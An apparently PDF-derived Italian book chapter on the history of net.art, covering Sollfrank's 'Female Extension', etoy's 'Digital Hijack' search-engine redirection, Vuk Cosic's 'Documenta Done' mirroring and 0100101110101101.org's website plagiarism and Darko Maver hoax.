

Nel febbraio del 1997 il Museo d'arte contemporanea di Amburgo annunciava il bando di concorso per *Extension*, la prima competizione internazionale di net.art promossa da un corpo istituzionale. L'evento,

sponsorizzato da una nota multinazionale dell'elettronica e dalla rivista tedesca "Spiegel Online", intendeva celebrare l'estensione del museo nello spazio virtuale, interrogandosi al contempo sui modi in cui i tradizionali compiti di collezionamento, conservazione e mediazione potessero essere applicati all'arte in Rete.

Al posto di opere "tradizionali" in formato digitale, gli artisti erano invitati a presentare progetti originali sul tema *Internet come materiale e oggetto*. Il bando faceva esplicito riferimento alla net.art e gli artisti ammessi alla competizione avrebbero ricevuto una password per inserire le loro opere direttamente sul server del museo. Incuranti del dibattito che si andava sviluppando da quasi un anno, i curatori della competizione identificavano *tout court* la net.art con la mera esposizione di materiali sul Web, senza prendere in considerazione i possibili progetti che si servivano di altri canali e protocolli di comunicazione.

Visti questi presupposti, l'artista tedesca Cornelia Sollfrank[2] decideva di partecipare alla competizione con l'intento di metterne in dubbio l'autorevolezza e di evidenziare l'incompetenza dei curatori. Forte del sostegno della comunità della net.art, Sollfrank iscrisse al concorso duecento artiste donne fittizie, ciascuna dotata di numero di telefono, di fax e di un account di posta elettronica funzionante. L'artista ricevette così una password per ciascuna delle donne registrate. Dal canto loro, i curatori furono soddisfatti dell'alto numero di concorrenti (circa 280) e annunciarono alla stampa una partecipazione di artiste donne che superava i due terzi del totale.

A questo punto, per realizzare effettivamente tutti i progetti presentati, la Sollfrank avrebbe dovuto sviluppare una mole di lavoro enorme. Decise allora di affidarsi a un software – chiamato *Net.art Generator*[3] <www.obn.org/generator> – che ricombinava pagine Web e file pescati quasi casualmente dalla Rete, in base alle parole chiave inserite in un apposito motore di ricerca. Grazie a questa macchina generatrice di *Internet ready-mades*, la Sollfrank produsse in pochissimo tempo i duecento progetti necessari.

Tuttavia, nonostante l'alta percentuale di possibilità di vittoria, i suoi sforzi non furono coronati da successo: i due terzi dei partecipanti erano donne, ma i tre premi in denaro andarono tutti ad artisti di sesso maschile. Così, nel giorno in cui la commissione annunciò i nomi dei vincitori, Sollfrank diramò un comunicato stampa in cui rivelava la vera natura del suo intervento, denominandolo ironicamente *Female Extension*. Esaminando i progetti, la commissione era rimasta sorpresa dall'enorme quantità di dati apparentemente priva di senso, ma non aveva afferrato mini-

Ryan Johnston, *Net Art Generator,* 1996

Cornelia Sollfrank, *Old Boys Network,* 1997

mamente l'idea che c'era dietro. Aveva così valutato i duecento progetti presentati dall'artista come il frutto di individualità diverse e non di un unico soggetto.

Con *Female Extension* Sollfrank dimostrava di aver preso molto seriamente il tema del concorso, trattando *Internet come materiale e oggetto*, a partire da una radicale ridiscussione delle categorie di autore unico e originale. Acquisendo la personalità di duecento donne, inoltre, l'artista aveva messo in crisi quella *discorsività materializzata* che la filosofa cyberfemminista Allucquere Rosanne Stone definisce "il soggetto fiduciario": quel complesso di elementi fisici e discorsivi, con cui lo stato moderno riconduce ciascun soggetto a un corpo fisico, facilmente reperibile nello spazio e nel tempo.[4] Si tratta di una capacità di individuazione che si realizza tramite un sistema stratificato di mappe e codici, per cui a ogni cittadino corrisponde *una* residenza, *una* data di nascita, *una* dichiarazione dei redditi, *un* certificato elettorale, *un* codice fiscale, *un*'impronta digitale, *una* sequenza di Dna, *un* numero di telefono e così via. Ma che cosa succede se un soggetto adotta una personalità multipla o se, al contrario, più individui assumono le vesti di una sola persona?

Sfruttando al meglio le potenzialità del mezzo telematico, che favorisce una socialità sganciata dal *locus* fisico, *Female Extension* sollevava simili interrogativi, turbando così il normale corso della prima competizione ufficiale di net.art. La manipolazione identitaria aveva infatti, in questo caso, una finalità politica, essendo volta a dimostrare l'incapacità dell'establishment artistico di cogliere e valutare le peculiarità della nuova forma d'arte.

Come abbiamo detto, per realizzare il progetto l'artista si era avvalsa della collaborazione di un network di artisti, critici e attivisti ramificato in diversi paesi, che le aveva fornito gli account di posta elettronica, distribuendoli su un ampio ventaglio di server.[5] Se l'artista avesse creato i duecento indirizzi da sola – servendosi di un normale servizio di *free mail* – avrebbe probabilmente insospettito la commissione con un numero eccessivo di account gratuiti, generabili da chiunque. Sparpagliandoli sui server di paesi diversi, invece, la simulazione si era rivelata molto più efficace. Il che dimostra ancora una volta come in Rete "ciò che si sviluppa dall'idea di un singolo artista in collaborazione con molti altri è incalcolabile".[6]

Anche se Sollfrank non aveva prodotto alcun danno materiale al server del Museo di Amburgo, il suo intervento può essere considerato una forma di *hacking culturale*. Sebbene il termine hacker venga comunemente associato alla pirateria informatica, esso ha in realtà una gamma di

significati molto più ampia. Può infatti essere considerato hacker chiunque cerchi di superare norme e restrizioni, utilizzando l'ingegno e la creatività. Per questo, in un'intervista rilasciata di lì a poco – intitolata significativamente "*Gli hacker sono artisti, alcuni artisti sono hacker*"[7] – Sollfrank comparava l'attitudine sperimentatrice e sovversiva dell'hacker verso i sistemi informatici, con quella del vero artista, che cerca sempre di mettere in discussione sistemi di pensiero predefiniti e abiti percettivi convenzionali.

Ricapitolando, si può dire che l'intervento di Cornelia Sollfrank investiva almeno tre livelli di significato: la manipolazione identitaria come capacità di mettere in crisi l'unità epistemologica corpo-soggetto; la realizzazione pratica di un'idea a partire da un'ampia rete di collaborazioni (le duecento donne di Cornelia sono, metaforicamente, tutte le persone che l'hanno aiutata a realizzare *Female Extension*); la capacità di sfumare i confini tra ricerca estetica e manipolazione originale dei codici e dei sistemi di comunicazione. Quest'ultimo aspetto sarà al centro del lavoro di un altro gruppo chiave nella scena della net.art: etoy. Un gruppo talmente caratterizzato da aver sempre fatto, in un certo senso, storia a sé.

Il dirottamento digitale

È la fine di agosto del 1994, quando sette ragazzi si incontrano in un cottage sulle Alpi svizzere, nella regione dell'Engadina, al confine con l'Austria. I sette provengono da Vienna, Praga e Zurigo, risiedono in diversi paesi mitteleuropei, ma anche a Manchester e, successivamente, a San Diego. Sono quasi tutti studenti tra i 20 e i 24 anni, impegnati in campi diversi: musica elettronica, architettura, design, legge, informatica.

Anche se hanno già avuto modo di conoscersi nelle chat Irc e di lavorare insieme agli allestimenti di grandi rave, è la prima volta che si incontrano tutti nello stesso spazio fisico. Scopo comune è la fondazione di una *corporation digitale*, che non venda prodotti, ma lo stile e il *modus operandi* di chi vive nel tempo delle reti. Un *modus operandi* basato sulla cooperazione e sul networking, che viene descritto come "un numero illimitato di persone/cervelli/informazioni in un sistema aperto, complesso e caotico".

Un modo di lavorare che è anche un modo di esperire il mondo, completamente diverso da quello di chi ancora vive nella dimensione della realtà:

> Nel 1994 la corporation iniziò l'operazione *lasciare la realtà alle spalle*... Sette net.agents umani in collaborazione con un massiccio apporto di agenti software incominciarono a preparare un'emigrazione globale dalla realtà e un'impresa di trasformazione a gravità zero.[8]

Nel meeting svizzero, i sette iniziano a plasmare un proprio linguaggio e a dare vita a uno spazio immaginario. Ma affinché questo spazio possa essere abitato, è necessario innanzitutto *nominarlo*. E così, lasciate le Alpi, i net.agent si concentrano sull'estetica dei nomi di successo, individuando parametri come la riconoscibilità e la sinteticità (la parola non doveva superare le quattro lettere). Compilano quindi un software molto semplice, un *term-shooter* (spara-parole) in grado di selezionare un ampio spettro di termini sulla base dei parametri assegnati. Scremando le proposte del term-shooter, il gruppo giunge a una scelta definitiva: *etoy* ‹www.etoy.com›. Un nome che nasce dalla cooperazione tra uomini e codici, all'intersezione tra calcolo computazionale e il gusto soggettivo di ciascuno.

La mutazione non investe solo il lessico. Nello stesso periodo etoy dedica una cura notevole all'immagine, dal design del logo alla creazione del look ufficiale. Quando gli etoy.AGENTS (etoy.BRAINHARD, etoy.GRAMAZIO, etoy.KUBLI, etoy.ZAI, etoy.GOLDSTEIN, etoy.UDATNY, etoy.ESPOSTO) si presentano in pubblico, completamente rasati e con gli occhiali a specchio, non passano certo inosservati:

> Quando entri in un'enorme sala congressi piena zeppa di gente, e vedi il relatore che descrive il suo sito con le slide alle spalle, mentre tu sei in sette, con addosso giubbotti arancione, tutti identici, allora senti le differenze tra noi e gli altri, capisci quanto siano radicali gli effetti della nostra intercambiabilità. È un modo forte per confondere il sistema individualista, il sistema delle popstar. Allo stesso tempo, però, noi stiamo affermando un'individualità fortissima, quella etoy. Non è una contraddizione ma l'ennesimo modo per mostrare che c'è un problema, quello dell'identità e delle sue nuove forme.[9]

L'intercambiabilità di etoy non riguarda solo gli agenti, ma anche la capacità di attraversare i confini che separano l'arte dalla pubblicità, la vita ordinaria da quella digitale. Le tute arancioni riservano sempre uno spazio sul braccio alle etichette degli sponsor. Gli agenti affittano insomma i propri corpi, perché *etoy non vende prodotti, etoy è il prodotto*.

> Nel mondo globalizzato, è necessario essere reperibili 24 ore su 24 e di-

sporre di una connessione ovunque ci si trovi. Per questo gli agenti si muovono in base a una scansione temporale comune. L'etoy.TIMEZONE viene sincronizzata sui sistemi operativi Unix (100 secondi al minuto) adottati dalla maggior parte dei server di Internet. "L'etoy.TIMEZONE è la soluzione allo spossamento del viaggiare fisico continuo attraverso le zone temporali internazionali, ai cambi di tempo sui mercati internazionali e al problema dell'invecchiamento (problema psicologico/d'immagine)".[10] La giornata di un agente etoy dura infatti 40 ore ed è scandita dal *dutycheck*, un questionario generato automaticamente dal server che "contiene domande su contatti sociali, corpo (cibo, sport, sonno), attività sessuali, spirito di gruppo e progetti in corso".[11]

La scelta di sottoporsi a un sistema di sorveglianza incrociata attraverso la Rete fa parte di un progetto più ampio che si estende anche al campo musicale. Nel dicembre del '95 il gruppo studia un modo innovativo per distribuire 10mila copie di un flexi disc autoprodotto, su cui è incisa la traccia *Digital Hijack* (Dirottamento digitale), che in realtà è solo la colonna sonora di un'operazione più complessa, che prevede la nascita di "un sito Web d'azione dove tutti gli elementi (il dirottamento/gli scritti in perl, la grafica, i personaggi del dirottamento/gli agenti etoy, il suono e la storia) si sarebbero assemblati per costruire una nuova forma di interazione/narrazione/intrattenimento sovversivo".[12]

Nel giro di poche settimane l'idea iniziale prende corpo. Studiando l'andamento del traffico su Internet gli agenti si imbattono nei motori di ricerca, veri e propri magneti che attraggono e redirezionano gran parte del traffico Internet.

Il motore di ricerca risponde alle richieste dei navigatori sulla base degli elenchi di parole-chiave (*metatag*) stilati dai webmaster per indicizzare i propri siti. Il database dei motori si aggiorna anche grazie ai software (*spider*) che raccolgono automaticamente informazioni dal Web. Abbiamo già visto come, non essendo in grado di comprendere il significato delle parole, il motore risponde alle richieste dei navigatori stilando graduatorie basate sulla ricorrenza quantitativa dei termini significanti.[13]

È proprio su questi automatismi, sulla meccanicità del calcolo che etoy mette in atto la manipolazione. Tra la fine del '95 e i primi del '96, l'etoy.CREW mette a punto una serie di software che, agendo di concerto, raggiungono il motore da punti diversi, in modo da non destare sospetti. Presentandosi come un utente qualsiasi, questi *agenti-robot* o *agenti di flusso* interrogano il motore, selezionando le domande da una lista messa a punto dagli agenti umani etoy. Una volta ottenuto l'elenco dei primi

dieci siti per ogni *query*, gli agenti software "tornano a casa" e riversano le informazioni in un database, che emula il funzionamento del *search engine*. A partire da queste informazioni l'agente di flusso torna al motore – questa volta come se fosse un webmaster – e genera dei falsi *metatag*, cioè degli indici che non sono pertinenti ai contenuti del sito di etoy. Il software è stato programmato perché possa piazzare queste "trappole" in un qualsiasi punto della graduatoria stilata dal motore: gli basta infatti moltiplicare il numero delle parole-chiave a suo piacimento.

È questa la fase più delicata di tutta l'operazione. Il rischio di essere scoperti dagli amministratori dei motori e di esserne quindi tagliati fuori induce l'etoy.CREW a muoversi con circospezione. Quando, dopo i primi esperimenti, l'agente di flusso torna alla base e chiede "in che posizione vuoi che metta la pagina trappola?", etoy decide di non dare troppo nell'occhio, occupando posizioni successive alle prime dieci. Solo nel momento in cui tutte le false liste vengono completate, l'operazione *Digital Hijack* entra nella sua fase operativa. Tutte le trappole vengono spostate simultaneamente nelle parti alte delle classifiche, tra il numero 1 e 10. E così ogni volta che un navigatore pone al motore una domanda che riguarda argomenti di ampio consumo come il sesso, la musica, lo sport e il mondo dello spettacolo, rischia di imbattersi in un'indicazione fasulla. E di essere deviato sul sito di etoy. Il che avviene puntualmente.

Tra il 31 marzo 1996 e il 31 luglio dello stesso anno oltre 600 mila utenti di *search engines* come Altavista, Lycos, Infoseek, vengono dirottati sui siti www.hijack.com e www.etoy.com. Nel momento in cui l'utente clicca su uno dei link fasulli, si ritrova catapultato su una schermata dove un losco figuro gli punta contro un fucile, intimandogli: "Non fare una fottuta mossa, questo è un rapimento digitale". La minaccia è seguita da un messaggio di rivendicazione, che chiede la scarcerazione di Kevin Mitnick, il Condor, famigerato hacker arrestato dall'Fbi nel 1995.[14] Visto che tornare indietro è impossibile (il tasto del back del browser è stato disattivato, come si tagliano le comunicazioni radio con la torre di controllo durante un dirottamento aereo), al navigatore non rimane che cliccare sull'unico link attivo, che lo conduce al sito di etoy.

Ovvio che la richiesta della scarcerazione di Mitnick rappresenti un pretesto, una sorta di complemento narrativo dell'azione: ogni atto terroristico che si rispetti necessita infatti di un movente e il Condor è un personaggio talmente noto da rendere l'azione immediatamente comprensibile. Ciò che interessava veramente a etoy tuttavia non era liberare Mitnick:

etoy, *etoy.com,* 1995

etoy, *Digital Hijack,* 1996

> Non ci interessava insegnare qualcosa all'utente, essere didascalici, pedagogici, volevamo soprattutto rompere la sua routine, cambiare il suo punto di vista. Allo stesso tempo, così, stavamo manipolando la Rete, dimostrando che la Rete può essere manipolata. Tutti sono affascinati dalla manipolazione, tutti vorrebbero manipolare, e riesci a vivere davvero la tua realtà solo quando a manipolarla sei tu. Questo è un punto topico, partendo da qui si può comprendere la nostra filosofia d'assalto ai motori di ricerca.[15]

Dopo che l'operazione *Digital Hijack* si è conclusa (altri 800 mila utenti cadranno, negli anni successivi, nelle trappole non recuperate) la notorietà di etoy sale alle stelle. Nell'estate del 1996, la giuria di Ars Electronica, il prestigioso festival internazionale di nuovi media, insignisce etoy della Golden Nica per la sezione World Wide Web. Un riconoscimento che fa giustizia dell'idea che la net.art concida esclusivamente con la creazione di siti Web, nell'accezione del Museo di Amburgo.

Abbiamo visto come l'esperienza di etoy presenti dei punti di contatto con *Female Extension*: il tema del gioco identitario è anche qui ben presente, sebbene venga colto sotto una prospettiva diversa, quella della *corporate identity*, che verrà poi ripresa da un altro gruppo di capitale importanza, ®™ark. Ma quel che fa di etoy un caso ancora pressochè unico, è la sua abilità nell'intercettare i flussi di navigazione e orientarli verso il proprio sito. Questa abilità si fonda su due presupposti: un'analisi lucida dei meccanismi di funzionamento della Rete e l'alto grado di interazione tra uomini, codici e macchine. Per quel che riguarda il primo punto, etoy è tra i primi a capire e a mettere a nudo il falso mito dell'orizzontalità di Internet. È evidente come il motore di ricerca sia una strozzatura, un passaggio obbligato della Rete: controllare la strozzatura significa controllare l'informazione, a dispetto della presunta democraticità del mezzo. In secondo luogo, etoy sa che gran parte delle informazioni che circolano in Rete vengono elaborate e rese accessibili mediante dispositivi automatici. Per alterare questi automatismi, trova il giusto equilibrio tra un approccio speculare (elaborazione quantitativa e automatica dei dati, tramite la progettazione e l'uso di software) e una capacità soggettiva, statisticamente non calcolabile. Vedremo in seguito come diverse operazioni di net.art integrino abilmente questi due aspetti.

Nessuno osi chiamarlo plagio

"Mi piace prendere cose dal Web, conservarle su disco, leggerne il codice, copiare, incollare."

Vuk Cosic

Abbiamo già accennato a come Documenta X avesse tentato di sdoganare, con scarso successo, la net.art rispetto al sistema dell'arte tradizionale. Come sottolineerà Tilman Baumgärtel, "Documenta è stato il primo evento artistico a mettere la net.art sulla mappa del mondo dell'arte".[16] Poche settimane dopo la chiusura della rassegna – avvenuta il 28 settembre del 1997 – Vuk Cosic avrebbe provveduto a riequilibrare la situazione, facendo entrare Documenta nella storia della net.art, in un modo volutamente contraddittorio: come opera.

In occasione dell'inaugurazione era stato infatti aperto un sito Internet che, nelle intenzioni dei curatori, cercava di superare il modello dello *showcase* per stimolare una partecipazione condivisa del pubblico: oltre a offrire un'ampia documentazione su tutti gli eventi, gli artisti e i seminari in programma, il sito ospitava alcuni servizi online e diverse mailing list aperte alla discussione. Tuttavia, l'accesso era curiosamente limitato nel tempo alla durata di Documenta: al termine dell'evento, più di duemila pagine sarebbero state rimosse dal Web per finire, con tutta probabilità, all'interno di un cd-rom multimediale in vendita come catalogo. Una decisione che aveva sollevato numerose perplessità all'interno della comunità della net.art, e che andava nettamente in controtendenza rispetto alle premesse dei curatori: che senso aveva riconoscere il valore artistico del networking, la specificità del medium Internet, se poi lo si privava delle sue stesse condizioni di esistenza?

Per intervenire nella questione senza indulgere in estenuanti dibattiti teorici,[17] Vuk Cosic decise di fare a modo suo, e intraprese un massiccio lavoro di duplicazione: usando un semplice programma per il download automatico, e sfruttando il server del Ljudmila Digital Media Lab di Lubiana, Cosic scaricò tutte le pagine del sito e le ripubblicò online, riproducendone integralmente la struttura e i contenuti originali. Il gesto veniva rivendicato pubblicamente poche ore prima della chiusura della mostra, e presentato come una legittima performance di net.art, intitolata *Documenta Done* <www.ljudmila.org/~vuk/dx>. Il gesto avrebbe sollevato un notevole clamore, sia per il dibattito cui avrebbe dato vita, sia perché l'artista sloveno rischiava concretamente una denuncia per violazione di copyright.


Con il “furto” di Documenta X, Cosic aveva trasferito in ambito artistico la pratica del *mirroring*,[18] già diffusissima in Rete come pratica politica e anticensoria. Ma *Documenta Done* rilanciava in Rete una prassi radicale – il *plagiarismo* – che sarà successivamente ripresa in modo sistematico da diversi gruppi di net.artisti.

Del resto, il collage, il fotomontaggio, il *cut-up*, il *détournement*, il campionamento, sono al centro del panorama artistico e culturale da quasi un secolo, dal Dada al punk alla musica elettronica. Nel complesso, essi configurano una procedura, se non un vero e proprio metodo, che da patrimonio ristretto delle avanguardie del Novecento si è esteso a una varietà di soggetti, grazie alla diffusione delle tecnologie di riproduzione analogiche e digitali. Lo stesso termine “plagiarismo”, divenuto d’uso comune prima dell’esplosione di Internet, rende conto del passaggio dalla pratica individuale ed elitaria del plagio a un fenomeno molto più diffuso, quasi una sindrome collettiva. Tuttavia, non basta eseguire automaticamente le funzioni di *copia e incolla* per essere dei plagiaristi. Se l’artista pretende di trasformare in modo originale il contesto in cui opera, il plagiarista dichiara esplicitamente l’appropriazione e l’uso di materiali altrui. Le condizioni del suo intervento sono trasparenti, e si intende invitare il destinatario a proseguire il lavoro intrapreso. Proprio in virtù di quest’orientamento aperto alla reinterpretazione, il plagiarista manipola spesso materiali chiusi, immodificabili, protetti da copyright.

L’esempio più concreto di come articolare una tattica avanzata del plagio in Rete verrà fornito, attorno alla metà del 1999, da un giovane duo bolognese dal nome emblematico: 0100101110101101.org. Un nome che non è un nome, ma una stringa di “zeri” e di “uno” che rimanda all’intercambiabilità degli agenti etoy.

Tra i primi colpi messi a segno c’è per esempio la beffa di *Darko Maver* <www.0100101110101101.org/home/darko_maver> rifilata, insieme a Luther Blissett, alla 48ª Biennale di Venezia e a riviste d’arte più o meno istituzionali. Di Darko Maver si sa che è un artista sloveno che ha girovagato negli anni della guerra nella ex Jugoslavia, tra alberghi e case abbandonate, disseminandovi manichini realistici e cruenti di vittime di omicidi. Il conseguente arresto nel 1997 per propaganda antipatriottica, ha sollevato una campagna per la libertà d’espressione che ha coinvolto diversi artisti italiani. La sua morte, intervenuta in circostanze oscure nel maggio del ’99 in una prigione del Kosovo, durante i bombardamenti Nato, apre le porte a un tributo nell’ambito della Biennale di Venezia e a una retrospettiva completa al Forte Prenestino di Roma.

L’unico inconveniente è che Maver non è mai morto. O meglio, non è

Vuk Cosic, *Documenta Done,* 1997

0100101110101101.org, *Darko Maver: The Great Art Swindle,* 2000

mai esistito. Il nome dell'artista è stato pescato casualmente in una bibliografia, la documentazione fotografica proviene da vari siti Internet, la campagna di solidarietà è una pura invenzione. L'operazione – orchestrata da "EntarteteKunst" (Arte degenerata), webzine e newsletter gestita da 0100101110101101.org – non è volta solo a criticare il sistema dell'arte. Al contrario, essa pone l'accento sulla costruzione artificiale, sulla tessitura di una narrazione collettiva che dà luogo alla nascita di un mito (mitopoiesi). L'effetto realistico prodotto da questa fiction a più mani si fonda sull'intima conoscenza dei meccanismi narrativi che soggiacciono ai *reseaux* mediatici (il modo in cui la notizia nasce e si diffonde). Non è un caso che dietro questa azione vi sia anche lo zampino di Luther Blissett, nome multiplo già impiegato da una moltitudine di autori, in Italia e all'estero, per giocare numerose beffe mediatiche.[19]

Trasferendo lo studio di questi meccanismi alla Rete, tra il 1999 e il 2000 0100101110101101.org si dedica al plagio di diversi siti di Web art che sembrano muoversi in aperta contraddizione con il principio della libera circolazione delle informazioni. Il primissimo turno tocca a Hell <www.hell.com> una sorta di anti-sito apparentemente senza contenuti e inaccessibile al pubblico. Come primo tentativo di sfruttare l'*hype* che circondava la nuova forma d'arte, Hell organizza nel febbraio del 1999 *Surface*, una mostra su Web che promuove artisti come Zuper!, Absurd, Fakeshop e altri ancora. All'inaugurazione dell'evento viene invitato, come in una comune galleria, solo un ristretto numero di persone. A godere del privilegio (a essere cioè dotati di una password) sono i sottoscrittori di Rhizome, uno dei primi network di net.art. Durante le 48 ore di apertura, mimetizzandosi tra la folla dei visitatori, 0 e 1 entrano nel sito e ne scaricano l'intera struttura, servendosi di un *offline browser* non dissimile da quello impiegato da Cosic. La ripubblicano quindi sul proprio sito, ma senza protezioni, rendendola così di pubblico dominio. Il plagio suscita l'immediata reazione di Kenneth Aronson, proprietario di Hell, che accusa 0 e 1 di furto e minaccia una causa per violazione delle leggi sul copyright. Tuttavia, il sito di Hell è ancora oggi liberamente consultabile, con alcune modifiche parodiche, su 0100101110101101.org.


La seconda a cadere in trappola è Olia Lialina, net.artist russa di prima generazione e fondatrice della prima galleria su Web, Art.Teleportacia <http://art.teleportacia.org> che mette in vendita diverse opere di net.art, legate soprattutto al primo periodo. Alla domanda, "come si può vendere un'opera di net.art se è già consultabile gratuitamente da tutti?", Lialina ha sempre risposto sostenendo che l'originalità di un'opera di net.art è garantita dal suo dominio. Secondo l'artista russa, il

possessore di un'opera vedrebbe garantite le sue prerogative dalla possibilità di consultarla esclusivamente sul server in cui l'artista l'ha collocata la prima volta. Il fatto che l'opera possa essere stata replicata su altri siti è irrilevante: essa rimarrà di pubblico dominio, ma solo il possessore vedrà assicurato il diritto di accedere all'Url originale, grazie a un certificato rilasciato dalla galleria. Anche Art.Teleportacia fu risucchiata rapidamente nella stringa di 0100101110101101.org. Lo stesso sito che vendeva "l'originalità" dei domini artistici, si ritrovò, nel giugno del 1999, a vendere le sue merci due volte, ma senza grandi variazioni di prezzo.

Dopo Art.Teleportacia, nel settembre dello stesso anno, è la volta di Jodi, che non ha nulla di chiuso, ma è uno dei simboli della net.art. Se fino a quel momento 0 e 1 avevano effettuato parodie e remixato randomicamente le pagine copiate dai net.artist, il sito di Jodi venne semplicemente clonato. *Downloaded and uploaded*, senza la minima variazione.

A questo punto, importanti siti di informazione ("Le Monde", "New York Times", "Telepolis")[20] prendono coscienza dell'esistenza di un gruppo che si dedica scientificamente al plagio dell'arte online. Il che produce un'ondata di panico sui rischi che la commercializzazione della nuova forma d'arte corre. A queste preoccupazioni 0100101110101101.org risponde che la navigazione sul Web costituisce *di per sé* una forma di appropriazione. I browser immagazzinano infatti all'interno di una directory (cache) la maggior parte dei codici visualizzati, onde velocizzare le operazioni di aggiornamento. Dalla cache, questi dati sono facilmente recuperabili e manipolabili anche quando non si è connessi. Con i loro plagi telematici gli 01 sferravano un nuovo attacco al concetto di originalità e unicità, guardandosi bene, tuttavia, dal condannare la commercializzazione della net.art. Ciò che i due sostengono è che la net.art deve trovare forme di valorizzazione alternative all'arte tradizionale. Nell'era della sovrabbondanza dell'offerta informativa, il problema principale è proprio quello della catalizzazione dell'attenzione (*attention economy*). La replicazione accresce dunque l'*aura* di un sito anziché indebolirla. Essere "clonati" da 0100101110101101.org diviene dunque una possibilità in più. Non solo in termini di visibilità, ma anche sotto un profilo creativo. Gli 01 invitano infatti gli artisti della Rete a rinunciare al controllo completo sui risultati ultimi della propria attività. Come spiegano in un'intervista:

> Un'opera d'arte, in Rete o no, non può essere interattiva di per se stessa, sono le persone che devono usarla interattivamente, è lo spettatore che deve usare un'opera in un modo imprevedibile. Copiando un sito, stai interagendo con esso, lo stai riutilizzando per esprimere dei contenuti che l'auto-

0100101110101101.org, *Copies/jodi.org,* 1999

0100101110101101.org, *Copies/hell.com,* 1999

> re non aveva previsto. Interagire con un'opera d'arte significa essere fruitore/artista simultaneamente; i due ruoli coesistono nello stesso momento. Per cui dovremmo parlare di meta-arte, di caduta delle barriere nell'arte; lo spettatore diventa un'artista e l'artista diventa spettatore: un testimone privo di potere su ciò che accade al suo lavoro. La condizione necessaria al fiorire della cultura del ri-uso è il completo abbandono del concetto di copyright, che è anche un bisogno "naturale" dell'evoluzione digitale.[21]

